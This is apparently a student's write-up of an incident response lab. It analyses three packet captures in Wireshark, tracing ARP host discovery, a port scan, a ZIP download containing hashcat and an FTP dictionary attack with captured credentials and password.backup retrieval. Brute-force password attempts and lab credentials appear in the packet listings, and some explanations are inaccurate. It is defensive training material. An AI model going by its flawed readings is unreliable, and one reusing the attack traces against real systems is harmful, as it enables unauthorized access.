Incident Response

Overview


This incident response lab introduces core investigation techniques through network traffic analysis, file extraction, system triage, and log review. Using Wireshark, CMD, PowerShell, and DeepBlueCLI, participants detect host discovery, port scans, brute-force attempts, and file downloads; extract and verify artifacts; enumerate accounts, processes, and services; and analyze Windows Event Logs for password spraying, account creation, and PowerShell-based tool usage. The exercise concludes with mapping findings to MITRE ATT&CK techniques and building an incident timeline that connects network activity with host-based evidence..

Tools & techniques used

- **Network forensics:** Wireshark — filters (`tcp.port==80`, `tcp.window_size_value >= 8000`), Conversations/Statistics, Follow TCP/HTTP streams, File → Export Objects → HTTP.
- **Artifact verification:** Exported ZIP/HTTP objects, `md5sum` to compute hashes, unzip/examine contents.
- **Host triage (Windows):** CMD (`tasklist`, `net users`, `net localgroup`), PowerShell (`Get-LocalUser`, `Get-Service`, `Get-ScheduledTask`) and DeepBlueCLI (`./DeepBlue.ps1`) for bulk EVTX parsing.
- **Detection keywords & IOCs:** `GET / HTTP/1.1`, `robots.txt` 404, FTP `PASS` attempts, `password.backup`, `cr4ckx0r.zip`, targeted usernames, source/destination IPs and ports.
- **Adversary mapping:** Identify MITRE ATT&CK techniques (e.g., Password Spraying — T1110.003 / technique code included where appropriate), map observed actions to technique IDs.

Lab questions (Wireshark)


1. PCAP 1 - Identify the first evidence of host discovery scanning on the network (prior to TCP). What is the IP address and what is the protocol used?



o.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.2? Tell 192.168.56.1
2	0.002673	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.13? Tell 192.168.56.1
3	0.002824	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.14? Tell 192.168.56.1
4	0.003008	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.15? Tell 192.168.56.1
5	0.003971	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.35? Tell 192.168.56.1
6	0.004403	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.36? Tell 192.168.56.1
7	0.004545	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.37? Tell 192.168.56.1
8	0.004713	0a:00:27:00:00:00	Broadcast	ARP	42	Who has 192.168.56.38? Tell 192.168.56.1

Off the bat I see there's a broadcast going out asking who is 192.168.56.2 tell 192.168.56.1. Which is saying 56.1 is the host seeing who is on the network trying to communicate


2. PCAP 1 - What IP address is being port-scanned by the malicious IP?



No.	Time	Source	Destination	Protocol	Length	Info
1083	32.410311	192.168.56.1	192.168.56.111	TCP	78	63994 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=165627982 …
1109	32.410878	192.168.56.111	192.168.56.1	TCP	74	80 → 63994 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSva…
1110	32.410902	192.168.56.1	192.168.56.111	TCP	66	63994 → 80 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=165627983 TSecr=1361292800
1148	32.411966	192.168.56.1	192.168.56.111	TCP	66	63994 → 80 [FIN, ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=165627984 TSecr=1361292…
1160	32.412480	192.168.56.111	192.168.56.1	TCP	66	80 → 63994 [FIN, ACK] Seq=1 Ack=2 Win=29056 Len=0 TSval=1361292801 TSecr=1656279…
1161	32.412504	192.168.56.1	192.168.56.111	TCP	66	63994 → 80 [ACK] Seq=2 Ack=2 Win=131744 Len=0 TSval=165627984 TSecr=1361292801
4189	88.793501	192.168.56.1	192.168.56.111	TCP	78	65523 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=165684154 …
4192	88.793607	192.168.56.111	192.168.56.1	TCP	74	80 → 65523 [SYN, ACK, ECN] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSva…

I know that port 80 is a common port scanned so if I search “tcp.port == 80” it shows what is happening with scans over port 80. And the destination on the first one is “192.168.56.111”

3. PCAP 1 - Take a closer look at some of the packets associated with FTP traffic. How many users are allowed to connect to the FTP server at once?



No.	Time	Source	Destination	Protocol	Length	Info
4196	89.043332	192.168.56.111	192.168.56.1	FTP	386	Response: 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
4201	89.044461	192.168.56.111	192.168.56.1	FTP	79	Response: 220 Logout.
4535	125.021909	192.168.56.111	192.168.56.1	FTP	386	Response: 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
4536	125.021914	192.168.56.111	192.168.56.1	FTP	386	Response: 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
4539	125.024372	192.168.56.111	192.168.56.1	FTP	386	Response: 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
4546	125.029900	192.168.56.111	192.168.56.1	FTP	386	Response: 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
4653	125.146910	192.168.56.1	192.168.56.111	FTP	76	Request: AUTH TLS
4654	125.147245	192.168.56.1	192.168.56.111	FTP	72	Request: SYST

```
  [Window size scaling factor: 128]
  Checksum: 0x364e [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
  TCP payload (320 bytes)
▾ File Transfer Protocol (FTP)
  ▸ 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------\r\n
  220-You are user number 1 of 50 allowed.\r\n
  220-Local time is now 23:43. Server port: 21.\r\n
  220-This is a private system - No anonymous login\r\n
  220-IPv6 connections are also welcome on this server.\r\n
  220 You will be disconnected after 15 minutes of inactivity.\r\n
[Current working directory: ]
```

First search “ftp” (that is what the question is asking for) then proceed to details about the logs. In the FTP section “You are user number 1 of 50 allowed”


4. PCAP 1 - The attacker tries to log into the FTP server using the username "anonymous". What incorrect password is supplied?

ftp

No.	Time	Source	Destination	Protocol	Length	Info
4663	125.148276	192.168.56.111	192.168.56.1	FTP	85	Response: 215 UNIX Type: L8
4664	125.148277	192.168.56.111	192.168.56.1	FTP	108	Response: 331 User anonymous OK. Password required
4700	125.254065	192.168.56.1	192.168.56.111	FTP	72	Request: QUIT
4701	125.254131	192.168.56.1	192.168.56.111	FTP	72	Request: STAT
4702	125.254148	192.168.56.1	192.168.56.111	FTP	80	Request: PASS IEUser@
4703	125.254165	192.168.56.1	192.168.56.111	FTP	80	Request: PASS IEUser@
4705	125.254398	192.168.56.111	192.168.56.1	FTP	92	Response: 530 You aren't logged in
4709	125.254830	192.168.56.111	192.168.56.1	FTP	133	Response: 221 Goodbye. You uploaded 0 and downloaded 0 kbytes

Staying in the FTP search, in the “info” field “PASS IEUser@” is stated

5. PCAP 1 - Export the robots.txt 404 page from packet 4612 as a HTTP Object and open the text file. What is the version number of Apache running on 192.168.56.111?



Search “http” and find No.4612 and right click and follow and go to Http Stream and the answer is located there

6.PCAP 2 - What IP address downloaded the ZIP file?

No.	Time	Source	Destination	Protocol	Length	Info
13	1.604709	192.168.56.1	192.168.56.111	TCP	78	80 → 36800 [SYN, ACK] Seq=0 Ack=1 W
14	1.604852	192.168.56.111	192.168.56.1	TCP	66	36800 → 80 [ACK] Seq=1 Ack=1 Win=29
15	1.604876	192.168.56.1	192.168.56.111	TCP	66	[TCP Window Update] 80 → 36800 [ACK
16	1.605049	192.168.56.111	192.168.56.1	HTTP	418	GET /deployment/ HTTP/1.1
17	1.605069	192.168.56.1	192.168.56.111	TCP	66	80 → 36800 [ACK] Seq=1 Ack=353 Win=
18	1.606177	192.168.56.1	192.168.56.111	TCP	220	80 → 36800 [PSH, ACK] Seq=1 Ack=353
19	1.606395	192.168.56.111	192.168.56.1	TCP	66	36800 → 80 [ACK] Seq=353 Ack=155 Wi
20	1.606396	192.168.56.1	192.168.56.111	HTTP	477	HTTP/1.0 200 OK (text/html)

```
▸ [Timestamps]
  TCP payload (352 bytes)
▾ Hypertext Transfer Protocol
  ▸ GET /deployment/ HTTP/1.1\r\n
    Host: 192.168.56.1\r\n
    User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://192.168.56.1/\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://192.168.56.1/deployment/]
    [HTTP request 1/1]
    [Response in frame: 20]
```

Going through the logs I found a “GET /deployment/ HTTP/1.1” in Info and going through the details there is a zip file being extracted and the source is 192.168.56.111

7. PCAP 2 - What is the source port (server) and destination port (client) for the file download?

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
16	1.605049	192.168.56.111	192.168.56.1	HTTP	418	GET /deployment/ HTTP/1.1
17	1.605069	192.168.56.1	192.168.56.111	TCP	66	80 → 36800 [ACK] Seq=1 Ack=353 Win=
18	1.606177	192.168.56.1	192.168.56.111	TCP	220	80 → 36800 [PSH, ACK] Seq=1 Ack=353
19	1.606395	192.168.56.111	192.168.56.1	TCP	66	36800 → 80 [ACK] Seq=353 Ack=155 Wi
20	1.606396	192.168.56.1	192.168.56.111	HTTP	477	HTTP/1.0 200 OK (text/html)
21	1.606757	192.168.56.111	192.168.56.1	TCP	66	36800 → 80 [FIN, ACK] Seq=353 Ack=5
22	1.606801	192.168.56.1	192.168.56.111	TCP	66	80 → 36800 [ACK] Seq=567 Ack=354 Wi
23	9.599011	192.168.56.111	192.168.56.1	TCP	74	36802 → 80 [SYN] Seq=0 Win=29200 L

```
[Stream index: 1]
[TCP Segment Len: 0]
```

Right under that packet there’s a packet that has 80 -> 36800

8. What is the filename of the downloaded zip file?


Wireshark · Follow TCP Stream (tcp.stream eq 1) · PCAP Two.pcapng


```
Upgrade-Insecure-Requests: 1

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.5.4
Date: Fri, 22 May 2020 12:51:03 GMT
Content-type: text/html; charset=utf-8
Content-Length: 411

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /deployment/</title>
</head>
<body>
<h1>Directory listing for /deployment/</h1>
<hr>
<ul>
<li><a href="cr4ckx0r/">cr4ckx0r/</a></li>
<li><a href="cr4ckx0r.zip">cr4ckx0r.zip</a></li>
</ul>
<hr>
</body>
</html>
```

1 client pkt(s), 2 server pkt(s), 1 turn(s).

Staying in the same packet right click go to follow and go to TCP Stream and at the bottom the file is stated

9. PCAP 2 - Export the ZIP file and save it to your system. What are the first 5 characters of the MD5 hash value of the ZIP file?





To export, go to file -> export objects -> http and select “cr4ckx0r.zip”

```
Terminal - ubuntu@ip-10-0-15-57: ~/Desktop/Wireshark Network Investigations
File  Edit  View  Terminal  Tabs  Help
ubuntu@ip-10-0-15-57:~$ bash
ubuntu@ip-10-0-15-57:~$ dir
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  snap
ubuntu@ip-10-0-15-57:~$ cd Desktop/
ubuntu@ip-10-0-15-57:~/Desktop$ dir
CyberChef_v9.28.0            Volatility\ Exercise
Hashing\ and\ Integrity      Wireshark\ Network\ Investigations
Metadata\ and\ File\ Carving
ubuntu@ip-10-0-15-57:~/Desktop$ cd Wireshark\ Network\ Investigations/
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ dir
PCAP\ One.pcapng  PCAP\ Three.pcapng  PCAP\ Two.pcapng  cr4ckx0r.zip
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ md5sum cr4ckx0r
.zip
9705887df2392cbaba55ec31871097c2  cr4ckx0r.zip
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$
```

And open terminal and use “md5sum”

10. PCAP 2 - What is the name of the file inside the ZIP? (without file extension)

```
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ unzip cr4ckx0r.
zip
Archive:  cr4ckx0r.zip
  inflating: hashcat
```

Unzip cr4ckx0r.zip

11. PCAP 2 - What are the first 5 characters of the MD5 hash value of the file inside the ZIP?

```
ubuntu@ip-10-0-15-57:~/Desktop/Wireshark Network Investigations$ md5sum hashcat
5a6886de0f940c3c4f719730948d7846  hashcat
```

12. PCAP 3 - What IP address is running an FTP server?

ftp

No.	Time	Source	Destination	Protocol	Length	Info
39	0.002684080	192.168.56.118	192.168.56.111	FTP	86	Response: 220 (vsFTPd 3.0.3)
51	0.004816966	192.168.56.118	192.168.56.111	FTP	86	Response: 220 (vsFTPd 3.0.3)
53	0.005386787	192.168.56.118	192.168.56.111	FTP	86	Response: 220 (vsFTPd 3.0.3)
54	0.005625814	192.168.56.118	192.168.56.111	FTP	86	Response: 220 (vsFTPd 3.0.3)
57	0.006605471	192.168.56.118	192.168.56.111	FTP	86	Response: 220 (vsFTPd 3.0.3)
59	0.007862909	192.168.56.118	192.168.56.111	FTP	86	Response: 220 (vsFTPd 3.0.3)
60	0.007912332	192.168.56.118	192.168.56.111	FTP	86	Response: 220 (vsFTPd 3.0.3)
62	0.008471269	192.168.56.118	192.168.56.111	FTP	86	Response: 220 (vsFTPd 3.0.3)

Search ftp and see in info there’s “Response:220” meaning successful authentication and the source is “192.168.56.118”

13.PCAP 3 - At what time does the attacker send the first password in a dictionary attack against the FTP server?

ftp

No.	Time	Source	Destination	Protocol	Length	Info
138	0.357639700	192.168.56.118	192.168.56.111	FTP	100	Response: 331 Please specify the p
139	0.358329913	192.168.56.118	192.168.56.111	FTP	100	Response: 331 Please specify the p
140	0.358790558	192.168.56.118	192.168.56.111	FTP	100	Response: 331 Please specify the p
145	0.461951364	192.168.56.111	192.168.56.118	FTP	79	Request: PASS 123456
146	0.461986601	192.168.56.111	192.168.56.118	FTP	78	Request: PASS 12345
147	0.462004015	192.168.56.111	192.168.56.118	FTP	81	Request: PASS 12345678
148	0.462008865	192.168.56.111	192.168.56.118	FTP	79	Request: PASS daniel
149	0.462012051	192.168.56.111	192.168.56.118	FTP	79	Request: PASS nicole

```
Frame 145: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0
  Interface id: 0 (enp0s3)
  Encapsulation type: Ethernet (1)
  Arrival Time: May 26, 2020 14:51:19.641738650 UTC
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1590504679.641738650 seconds
  [Time delta from previous captured frame: 0.102571080 seconds]
```

Find the first password (PASS) attempt in the log of packets and find the details arrival time

14. PCAP 3 - At what time does the attacker successfully log into the FTP server?

ftp

No.	Time	Source	Destination	Protocol	Length	Info
1025	32.263854266	192.168.56.111	192.168.56.118	FTP	78	Request: USER chris
1027	32.264021009	192.168.56.118	192.168.56.111	FTP	100	Response: 331 Please specify the pa
1029	34.957218416	192.168.56.111	192.168.56.118	FTP	79	Request: PASS naruto
1030	34.970542805	192.168.56.118	192.168.56.111	FTP	89	Response: 230 Login successful.
1032	34.971492407	192.168.56.111	192.168.56.118	FTP	72	Request: SYST
1033	34.971576206	192.168.56.118	192.168.56.111	FTP	85	Response: 215 UNIX Type: L8
1035	39.456335656	192.168.56.111	192.168.56.118	FTP	94	Request: PORT 192,168,56,111,148,41
1036	39.456628459	192.168.56.118	192.168.56.111	FTP	117	Response: 200 PORT command success

```
Frame 1029: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0
  Interface id: 0 (enp0s3)
  Encapsulation type: Ethernet (1)
  Arrival Time: May 26, 2020 14:51:54.137005702 UTC
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1590504714.137005702 seconds
```

Find the packet with the successful attempt (naruto) and find the arrival time

15.PCAP 3 - What credentials allowed the attacker to log into the FTP server?

Chris Naruto (from the previous screen shot)

16. PCAP 3 - What is the name of the file downloaded from the FTP server?

PCAP Three.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 32 Expression...

No.	Time	Source	Destination	Protocol	Leng
1048	39.459195592	192.168.56.118	192.168.56.111	FTP	
1049	39.459473676	192.168.56.111	192.168.56.118	TCP	
1050	44.278273169	192.168.56.111	192.168.56.118	FTP	
1051	44.278405980	192.168.56.118	192.168.56.111	FTP	
1052	44.278905933	192.168.56.111	192.168.56.118	FTP	
1053	44.279253584	192.168.56.118	192.168.56.111	FTP	1
1054	44.279619855	192.168.56.111	192.168.56.118	FTP	

```
Frame 1054: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interf
  Interface id: 0 (enp0s3)
  Encapsulation type: Ethernet (1)
  Arrival Time: May 26, 2020 14:52:03.459407141 UTC
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1590504723.459407141 seconds
  [Time delta from previous captured frame: 0.000366271 seconds]
  [Time delta from previous displayed frame: 0.000366271 seconds]
  [Time since reference or first frame: 44.279619855 seconds]
  Frame Number: 1054
  Frame Length: 88 bytes (704 bits)
  Capture Length: 88 bytes (704 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:ip:tcp:ftp]
0000  08 00 27 6c 3e a9 08 00  27 3d 27 5d 08 00 45 10   ··'l>··· '='']··E·
```

Wireshark · Follow TCP Stream (tcp.stream eq 32) · PCAP Three.pcapng

```
220 (vsFTPd 3.0.3)
USER chris
331 Please specify the password.
PASS naruto
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,56,111,148,41
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,56,111,188,173
200 PORT command successful. Consider using PASV.
RETR password.backup
150 Opening BINARY mode data connection for password.backup (56 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

9 client pkt(s), 12 server pkt(s), 18 turn(s).

Entire conversation (533 bytes) Show and save data as ASCII Stream 32

Find: Find Ne

Use follow again and “password.backup” is stated (also stated in packets)

17. PCAP 3 - At what time does the attacker send the request to download this file from the FTP server?

tcp.stream eq 32

No.	Time	Source	Destination	Protocol	Length	Info
1048	39.459195592	192.168.56.118	192.168.56.111	FTP	90	Response: 226 Directory send OK.
1049	39.459473676	192.168.56.111	192.168.56.118	TCP	66	59966 → 21 [ACK] Seq=66 Ack=211 Wi
1050	44.278273169	192.168.56.111	192.168.56.118	FTP	74	Request: TYPE I
1051	44.278405980	192.168.56.118	192.168.56.111	FTP	97	Response: 200 Switching to Binary
1052	44.278905933	192.168.56.111	192.168.56.118	FTP	95	Request: PORT 192,168,56,111,188,1
1053	44.279253584	192.168.56.118	192.168.56.111	FTP	117	Response: 200 PORT command success
